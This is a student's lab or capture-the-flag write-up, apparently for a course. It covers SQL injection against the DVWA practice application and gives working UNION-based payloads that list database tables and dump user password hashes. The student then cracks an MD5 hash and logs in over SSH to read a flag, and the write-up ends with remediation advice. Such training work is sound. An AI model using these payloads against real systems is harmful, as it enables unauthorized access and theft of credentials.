
Challenge 1: SQL Injection

In this part, you must discover user account information on a server and crack the password of Bob Smith's account. You will then locate the file that contains the Challenge 1 code and use Bob Smith's account credentials to open the file at 192.168.0.10 to view its contents.


In the screenshot below I determined how many tables are there and discovered 2 which are **guestbook** and **users**



```
10.5.5.12/vulnerabilities/sqli/?id=1'+ORDER+BY+2+%23&Submit=Submit#
```

Vulnerability: SQL Injection


```
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
```



```
10.5.5.12/vulnerabilities/sqli/?id=1'+ORDER+BY+1+%23&Submit=Submit#
```

Vulnerability: SQL Injection

```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```



```
10.5.5.12/vulnerabilities/sqli/?id=1'+ORDER+BY+3+%23&Submit=Submit#
```


```
Unknown column '3' in 'order clause'
```

Step 2: Retrieve the user credentials for the Bob Smith's account.

a. Identify the table that contains usernames and passwords.

b. Locate a vulnerable input form that will allow you to inject SQL commands.

Using the payload: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#



```
10.5.5.12/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2Ctable_name+FROM+information_schema.tables+WHERE+table_type%3D'base+table'+AND+table_schema%3D'dvwa
```

Vulnerability: SQL Injection


```
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin

c. Retrieve the username and the password hash for **Bob Smith's** account.



10.5.5.12/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT++user%2C+password+FROM+users+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT  user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**’s password.




Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)),

What is the password of Bob Smith's account?




Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Step 4: Locate and open the file with Challenge 1 code.

a. Log into **192.168.0.10** as **Bob Smith**.




```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

a. Locate and open the flag file in the user's home directory.




```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

What is the name of the file with the code?



```
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ _
```

What is the message contained in the file? Enter the code that you find in the file.



```
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ _
```

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

To prevent SQL injection, use **parameterized queries/prepared statements**, implement strict **input validation (allow-listing)**, apply the **principle of least privilege**, configure generic **error handling**, and use a Web Application Firewall (WAF) for layered defense, ensuring secure database interactions by keeping software updated and conducting regular security audits.

Here are five key methods:

1. **Use Parameterized Queries/Prepared Statements**: This is the most effective method, separating SQL code from user-supplied data, preventing input from being interpreted as executable commands.
2. **Input Validation & Sanitization (Allow-listing)**: Validate all user input against a strict list of allowed characters, types, and formats (allow-listing), rejecting anything else to block malicious input.
3. **Principle of Least Privilege**: Configure database accounts with only the minimum necessary permissions, so even if an injection occurs, the attacker's access to sensitive data is limited.
4. **Proper Error Handling**: Configure applications to display generic error messages instead of detailed database errors, which can reveal database structure to attackers.
5. **Use a Web Application Firewall (WAF)**: A WAF can inspect incoming traffic for known malicious patterns, providing a crucial defense layer, especially for legacy systems.